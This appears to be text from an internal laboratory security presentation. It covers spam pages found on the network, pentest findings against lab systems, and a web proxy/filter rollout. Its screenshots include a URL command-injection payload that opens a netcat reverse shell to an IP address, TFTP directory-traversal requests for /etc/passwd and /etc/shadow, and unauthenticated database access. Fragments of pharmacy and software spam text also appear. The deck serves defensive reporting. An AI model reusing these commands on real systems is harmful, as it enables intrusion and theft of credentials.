little prone to home.

Various companies now and features are still ok. [buy and download software](#) haven't had heard on. Navigation joystick - the phone does make 3G connection makes excellent! xp pro oem software places where to close it. Bad bits - it, not too. The battery life of course, and plasticky. Then there is no fast. xp pro oem software the words from sony fan and 15 frames per minute xp pro oem software!

For regular telephones simply amazing and [office 2003 oem](#) basey sound made the playback

device cheap. Sure there is maybe a few software prices high but successful because of all but the

The awesome part was the javascript

Decompiling that, gives you a website

That, after a little massaging of code, looks like this

Pharmacy Online :: - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://tooooo.biz/onlinefl/ gallery2

Script kiddies have a... x Tims Blog > Dashboar... x WordPress > Download x Gallery 2.3 (Skidoo) R... x Pharmacy Online :: x

Online Pharmacy



Popular pills

- » **Viagra** \$1.56 per pill
- » **Levitra** \$2.78 per pill
- » **Cialis** \$2.11 per pill
- » **Propecia**
- » **Phentermine**
- » **Adipex**
- » **Meridia**
- » **Tenuate**
- » **Xenical**
- » **Soma**
- » **Amoxicillin**
- » **Ambien**
- » **Ativan**
- » **Fioricet**
- » **Hydrocodone**
- » **Prozac**
- » **Tramadol**

- **1. Find the Best Deals**
Compare Prices on and More. Get the Best Deal at BottomDollar!
www.BottomDollar.com
- **2. Blinkx Video Search**
World's largest video search engine. Over 26 million hours of video. Watch it all!
<http://www.blinkx.com>
- **3. Blinkx Video Search**
World's largest video search engine. Over 26 million hours of video.
www.blinkx.com
- **4. Blinkx Video Search**
World's largest video search engine. Over 26 million hours of video.
www.blinkx.com
- **5. Blinkx Video Search**
World's largest video search engine. Over 26 million hours of video. Watch it all!
<http://www.blinkx.com>
- **6. Movie Reviews Done Right**
If it's crap, we'll tell you. Spill.com movie reviews and community

Done

There were many other obfuscated javascript files that I pulled down from the spam pages but my guess is that they are all going to be similar in nature

Pentesting

Overall, it wasn't terrible.

You know you had a problem if you received a Tissue notice that was “out of the ordinary”

FTP server running on off port allowing anon read/write to system

elogs

DNS running on several systems

3ware RAID card unrestricted web access

PhpMyAdmin open to the world

Unauthenticated postgres and firebird

Tftp servers with unrestricted GETs

NaviSphere directory traversal bugs

Default apps and examples still installed on numerous systems, allowing XSS

and...

System compromise of 4 nodes I think?

```
tarupp@catbot:~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
[tarupp@catbot ~]$ nc -l -p 10000
ls

```

```
tarupp@catbot:~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
ouhep.details.html
private
public_html
refix-router.details.html
remote-production-router.details.html
run190000.list
sam.crontab.file.050909
sam_batch_submit_info.sam_20071102090054.txt
sam_cp_config_jmr
sam_gsi_config
samfarm.details.html
samgrid-osg-test.details.html
scratch
screen_shot.txt
sqlnet.log
srm-osg-ouhep.details.html
tapeless-datapath.details.html
tata-d0-mcfarm.details.html
tcplisten.py
tcpsend.py
tmp
westgrid-ubc.details.html
wuppertal.details.html

```

Mozilla Firefox

File Edit View History Bookmarks Tools Help

logdir=/home/sam&loglimit=.*|echo|/tmp/nc%20131.225.82.112%2010000/bin/sh|/tmp/nc%20131.225.82.112%2010001

data comm exploits cst localhost tools programming security personal fnal apps

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

http:....txt Base64 ... MIME::...

Log File Viewer for


Files

In reverse chronological order, with the newest files at the top.

To search particular files, select them here.

To display all or part of a log file, select one and only one file.

Date/Time	Filename	Size
ERROR:		
-rw----- 1	1689 Nov 3 11:55 .Xauthority	
-rw-rw-r-- 1	8142 Oct 29 11:24 .bash_history	
-rw-rw-r-- 1	40 Oct 21 14:58 .save-9898-...fnal.gov	
-rw-r--r-- 1	3723 Oct 20 11:07 .k5login	
-rw-rw-r-- 1	108 Jul 29 13:15 .save-27760-...fnal.gov	
-rw-rw-r-- 1	113 May 6 2008 .save-28167-...fnal.gov	
-rw-r--r-- 1	277 Feb 13 2008 .emacs	
-rw-rw-r-- 1	114 Feb 7 2008 .save-3634-...fnal.gov	
-rw----- 1	9115 Dec 21 2007 .viminfo	
-rw-rw-r-- 1	113 Dec 10 2007 .save-24554-...fnal.gov	
-rw-rw-r-- 1	91 Dec 3 2007 .save-12976-...fnal.gov	
-rw-rw-r-- 1	91 Dec 3 2007 .save-3796-...fnal.gov	
-rw-rw-r-- 1	2058 Nov 2 2007 .neditdb	
-rw-rw-r-- 1	113 Oct 25 2007 .save-6418-...fnal.gov	
-rw-rw-r-- 1	42 Sep 23 2007 .save-544-...fnal.gov	
-rw-rw-r-- 1	32 Jun 14 2007 .save-10023-...fnal.gov	
-rw-rw-r-- 1	90 Jun 12 2007 .save-3834-...fnal.gov	
-rw-rw-r-- 1	138 Jun 12 2007 .save-3416-...fnal.gov	
-rw-rw-r-- 1	114 May 17 2007 .save-459-...fnal.gov	
-rw-rw-r-- 1	136 Apr 25 2007 .save-23189-...fnal.gov	
-rw-r--r-- 1	3488 Feb 26 2007 .k5login~	
-rw-rw-r-- 1	162 Feb 20 2007 .save-21264-...fnal.gov	
-rw-rw-r-- 1	90 Jan 11 2007 .save-17144-...fnal.gov	
-rw-rw-r-- 1	74 Dec 28 2006 .save-26496-...fnal.gov	
-rw-rw-r-- 1	138 Nov 21 2006 .save-7464-...fnal.gov	
-rw-rw-r-- 1	90 Nov 20 2006 .save-4526-...fnal.gov	
-rw-rw-r-- 1	110 Nov 1 2006 .save-3836-...fnal.gov	
-rw-rw-r-- 1	162 Oct 25 2006 .save-19103-...fnal.gov	
-rw-rw-r-- 1	90 Sep 22 2006 .save-3391-...fnal.gov	
-rw-rw-r-- 1	110 Aug 18 2006 .save-22292-...fnal.gov	
-rw-rw-r-- 1	110 Aug 15 2006 .save-6089-...fnal.gov	
-rw-rw-r-- 1	90 Jun 26 2006 .save-9065-...fnal.gov	
-rw----- 1	145651 Jun 20 2006 .ls_of_	
-rw-rw-r-- 1	146 Jun 14 2006 .save-24998-...fnal.gov	
-rw-rw-r-- 1	90 Jun 6 2006 .save-6955-...fnal.gov	
-rw-rw-r-- 1	110 Jun 6 2006 .save-646-...fnal.gov	
-rw-rw-r-- 1	90 May 22 2006 .save-5430-...fnal.gov	
-rw-rw-r-- 1	136 May 20 2006 .save-7007-...fnal.gov	
-rw-rw-r-- 1	110 May 20 2006 .save-19528-...fnal.gov	



It works!

Done

tarupp@tonelico: ~

File Edit View Terminal Tabs Help

```
      10792 |      985036204 |      4206261679 |      1663 |      |      |
template1 |      10 |      6 | t |      | t |      |      |      |      -1 |
      10792 |      705480347 |      3926705820 |      1663 |      |      |      |      |      {postgr
es=CT/postgres}
template0 |      10 |      6 | t |      | f |      |      |      |      -1 |
      10792 |      499 |      499 |      1663 |      |      |      |      |      {postgr
es=CT/postgres}
(4 rows)
```

postgres=# \q

tarupp@tonelico:~\$ psql -U postgres -h XXXXXXXXXX.fnal.gov XXXXXXXXXX

Welcome to psql 8.3.3 (server 8.1.3), the PostgreSQL interactive terminal.

Type: \copyright for distribution terms
 \h for help with SQL commands
 \? for help with psql commands
 \g or terminate with semicolon to execute query
 \q to quit

WARNING: You are connected to a server with major version 8.1,
but your psql client is major version 8.3. Some backslash commands,
such as \d, might not work properly.

XXXXXXXXXX=#

tarupp@tonelico: ~

File Edit View Terminal Tabs Help

such as \d, might not work properly.

postgres=# \d

No relations found.

postgres=# select * from pg_database;

```
 datname | datdba | encoding | datistemplate | datallowconn | datconndefaults | datconnlimit | d
atlastsysoid | datvacuumxid | datfrozenxid | dattablespace | datconfig |
 dataacl
```

```
-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+-----+-----+
postgres |      10 |          6 | f | t |          |          | -1 |
      10792 | 561714653 | 3782940128 | | t |      1663 |          | -1 |
██████████ |      10 |          6 | f | t |          |          | -1 |
      10792 | 985036204 | 4206261679 | | t |      1663 |          | -1 |
template1 |      10 |          6 | t | t |          |          | -1 |
      10792 | 705480347 | 3926705820 | | t |      1663 |          | {postgr
es=CT/postgres}
template0 |      10 |          6 | t | f |          |          | -1 |
      10792 |          499 |          499 | | t |      1663 |          | {postgr
es=CT/postgres}
(4 rows)
```

postgres=#

Role name	Superuser	Create role	Create DB	Connections	Member of
admin	no	no	no	no limit	
manager	no	no	no	no limit	{ [REDACTED] }
dbo	no	no	no	no limit	
dbutil	no	no	no	no limit	
	no	no	no	no limit	{ [REDACTED] }
	no	no	no	no limit	{read_write}
	yes	no	yes	no limit	{admin,read_only}
_ro	no	no	no	no limit	
_rw	no	no	no	no limit	
	no	no	no	no limit	{admin}
	no	no	no	no limit	{ [REDACTED] }
collector	no	no	no	no limit	
_group	no	no	no	no limit	{ [REDACTED]_group,read_only}
_group	no	no	no	no limit	{read_write, [REDACTED]_group}
_group	no	no	no	no limit	

tarupp@tonelico: ~

File Edit View Terminal Tabs Help

```
tarupp@tonelico:~$ klist
```

```
klist: No credentials cache found (ticket cache FILE:/tmp/krb5cc_1000)
```

```
Kerberos 4 ticket cache: /tmp/tkt1000
```

```
klist: You have no tickets cached
```

```
tarupp@tonelico:~$ psql -U postgres -h ██████████.fnal.gov
```

```
Welcome to psql 8.3.3 (server 8.1.3), the PostgreSQL interactive terminal.
```

```
Type: \copyright for distribution terms
```

```
      \h for help with SQL commands
```

```
      \? for help with psql commands
```

```
      \g or terminate with semicolon to execute query
```

```
      \q to quit
```

```
WARNING: You are connected to a server with major version 8.1,  
but your psql client is major version 8.3. Some backslash commands,  
such as \d, might not work properly.
```

```
postgres=# \d
```

```
No relations found.
```

```
postgres=#
```

File Edit View History Bookmarks Tools Help

http://[redacted].gov:8500/logs/raw/ mediawiki exploit

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

3 re... milw0rm ... Re: Null ... CIRT @ C... (Untitled) http:...gov/ Ascii Tab... Loading... Main Pag... Recent c... DØ Onlin... Index... (Untitled)

Index of /logs/raw

Name	Last modified	Size	Description
 Parent Directory	21-Aug-2003 10:59	-	
 access.log	03-Nov-2008 11:34	2.8M	
 access.log.2008-03-3...>	31-Mar-2008 00:02	280k	
 access.log.2008-04-0...>	07-Apr-2008 00:02	268k	
 access.log.2008-04-1...>	14-Apr-2008 00:03	401k	
 access.log.2008-04-2...>	21-Apr-2008 00:02	411k	
 access.log.2008-04-2...>	28-Apr-2008 00:02	466k	
 access.log.2008-05-0...>	05-May-2008 00:02	92k	
 access.log.2008-05-1...>	12-May-2008 00:01	96k	
 access.log.2008-05-1...>	18-May-2008 23:56	105k	
 access.log.2008-05-2...>	26-May-2008 00:01	94k	
 access.log.2008-06-0...>	02-Jun-2008 00:02	75k	
 access.log.2008-06-0...>	09-Jun-2008 00:03	67k	
 access.log.2008-06-1...>	16-Jun-2008 00:01	76k	
 access.log.2008-06-2...>	23-Jun-2008 00:00	129k	
 access.log.2008-06-3...>	30-Jun-2008 00:02	75k	
 access.log.2008-07-0...>	07-Jul-2008 00:01	75k	

Find: Previous Next Highlight all Match case Reached end of page, continued from top

Done

File Edit View History Bookmarks Tools Help

http://[redacted].fnal.gov/server-status

gnome ubuntu screenshot

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

let ... http...%5C System ... Apache ... Index of /... carbon.f... snap ap... Login Harvard ... How to T... Apache ... http:...gov/ Apac...

Apache Server Status for [redacted].fnal.gov

Server Version: Apache/1.3.28 (Unix)
 Server Built: Aug 4 2003 14:43:56

Current Time: Friday, 31-Oct-2008 14:02:33 CDT
 Restart Time: Thursday, 16-Oct-2008 16:01:23 CDT
 Parent Server Generation: 0
 Server uptime: 14 days 22 hours 1 minute 10 seconds
 Total accesses: 68251 - Total Traffic: 9.3 GB
 CPU Usage: u6.06 s12.87 cu0 cs0 - .00147% CPU load
 .053 requests/sec - 7.5 kB/second - 142.4 kB/request
 1 requests currently being processed, 6 idle servers

```


_. . . W _ _ . . . . .
. . . . .
. . . . .
. . . . .

```

Scoreboard Key:
 " _ " Waiting for Connection, "s" Starting up, "r" Reading Request,
 "w" Sending Reply, "k" Keepalive (read), "d" DNS Lookup,
 "L" Logging, "G" Gracefully finishing, "." Open slot with no current process

Srv	PID	Acc	M CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	12792	0/79/5136	_ 0.45	271	13	0.0	4.31	801.21	72.30.87.121	[redacted].fnal.gov	GET /~[redacted]/samples/mc/bsdspi1002/bsdspi1002_har
1-0	13528	0/15/5251	_ 0.09	115	32	0.0	0.07	597.19	66.249.72.233	[redacted].fnal.gov	GET /~[redacted]/Analysis/tex/02.05.06/03.11.06/www/02.20
2-0	-	0/0/5080	. 0.57	1404	20	0.0	0.00	523.56	67.195.37.98	[redacted].fnal.gov	GET /~[redacted]/cdfevb2/ HTTP/1.0
3-0	12561	0/12/5221	_ 0.05	212	50	0.0	0.25	446.87	66.249.72.233	mit1.fnal.gov	GET /~[redacted]/Analysis/02.05.06/tex/www/01.04.06/tex/1

```
total 0
tarupp@tonelico:~/Documents/pentest/[REDACTED].fnal.gov$ tftp [REDACTED].fnal.gov
tftp> get ../../../../../../etc/passwd
Received 338 bytes in 0.0 seconds
tftp> get ../../../../../../etc/krb5.keytab
Error code 1: File not found
tftp> get ../../../../../../etc/shadow
Error code 1: File not found
tftp> quit
tarupp@tonelico:~/Documents/pentest/[REDACTED].fnal.gov$ less passwd
tarupp@tonelico:~/Documents/pentest/[REDACTED].fnal.gov$ tftp [REDACTED].fnal.gov
tftp> get ../../../../../../var/www/cgi-bin/login_mainF.cgi
Error code 1: File not found
tftp> get ../../../../../../var/log/messages
Received 1578080 bytes in 2.0 seconds
tftp> quti
?Invalid command
tftp> quit
tarupp@tonelico:~/Documents/pentest/[REDACTED].fnal.gov$ ll
total 1536
-rw-r--r-- 1 tarupp tarupp      0 2008-10-31 12:54 krb5.keytab
-rw-r--r-- 1 tarupp tarupp      0 2008-10-31 12:55 login_mainF.cgi
-rw-r--r-- 1 tarupp tarupp 1562451 2008-10-31 13:00 messages
-rw-r--r-- 1 tarupp tarupp    333 2008-10-31 12:54 passwd
-rw-r--r-- 1 tarupp tarupp      0 2008-10-31 12:54 shadow
```



```
-<NaviFileListing Name="\\.\.\.\.\.\.\.\.\.">
  <NaviFile Name="BOOT.INI" isDir="false"/>
  <NaviFile Name="dumps" isDir="true"/>
  <NaviFile Name="EMC" isDir="true"/>
  <NaviFile Name="ntdetect.com" isDir="false"/>
  <NaviFile Name="ntldr" isDir="false"/>
  <NaviFile Name="pagefile.sys" isDir="false"/>
  <NaviFile Name="Perl" isDir="true"/>
  <NaviFile Name="program files" isDir="true"/>
  <NaviFile Name="RECYCLER" isDir="true"/>
  <NaviFile Name="TEMP" isDir="true"/>
  <NaviFile Name="Util" isDir="true"/>
  <NaviFile Name="winnt" isDir="true"/>
</NaviFileListing>
```

Web Proxy updates

Web Proxy/Filter



WHY?

- Technical enforcement of existing policies (Directors policy, HR policies, Policy on Computing, etc)
- Protection from malicious web content
- Protection from '0-day' type web content
- Whitelist/blacklist
- DOE/Audit line item

 Fermilab Computing Division



CAUTION

PROCEED WITH CAUTION

You are attempting to visit a web site that has been detected as possibly delivering or supporting:

- Address spoofing or traffic obfuscation
- Phishing and scams
- Spyware, Malware or other potentially malicious software

If you believe you are receiving this notice in error, please open a [Helpdesk ticket](#) assigned to Computer Security, with the following information:


- Your contact information
- Date and time when you received this error
- Your machine name and IP address
- The web site you were attempting to contact

If you wish to continue to the intended website, please acknowledge this warning by clicking [Accept](#).


[Security, Privacy, Legal](#) | [Fermilab Policy on Computing](#) | [Fermilab at Work](#)  Fermilab

How

FNAL Web Proxy/Filter Connectivity Diagram
Back feed through edge routers



What



Metrics

Stream Reader Activity

Streaming Sessions	1
Log Lines	1,441,883
Bytes	208.7 MB
Average Performance	3,675 lines/sec

[History](#)

BCR Stream Reader 0

Stream IP Port	9998
Status	Stopped


